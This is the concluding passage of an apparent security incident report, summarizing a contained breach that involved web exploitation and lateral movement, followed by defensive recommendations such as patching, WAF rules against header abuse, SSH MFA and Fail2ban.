The incident has been successfully contained, investigated, and remediated. All identified malicious artifacts, attacker-controlled infrastructure, and compromised credentials have been addressed, and the vulnerable application has been patched. While no confirmed data exfiltration was observed, the incident involved successful exploitation, command-and-control communication, and lateral movement to an internal asset. At this stage, the case is considered closed, with continued monitoring recommended as part of post-incident assurance activities.

To prevent recurrence of similar incidents, it is recommended to enforce a secure framework patch management lifecycle to ensure timely remediation of known vulnerabilities, remove reliance on security-by-obscurity controls such as exposed route listings in robots.txt, and restrict sensitive endpoints such as /api/upload through strong authentication, file validation, and role-based access controls. Additional security hardening should include deployment of WAF rules to detect and block malicious header abuse (e.g., x-middleware-subrequest exploitation), implementation of SSH multi-factor authentication (MFA) and brute-force protection mechanisms such as Fail2ban, and centralization of threat intelligence–based IP blocking across perimeter security controls.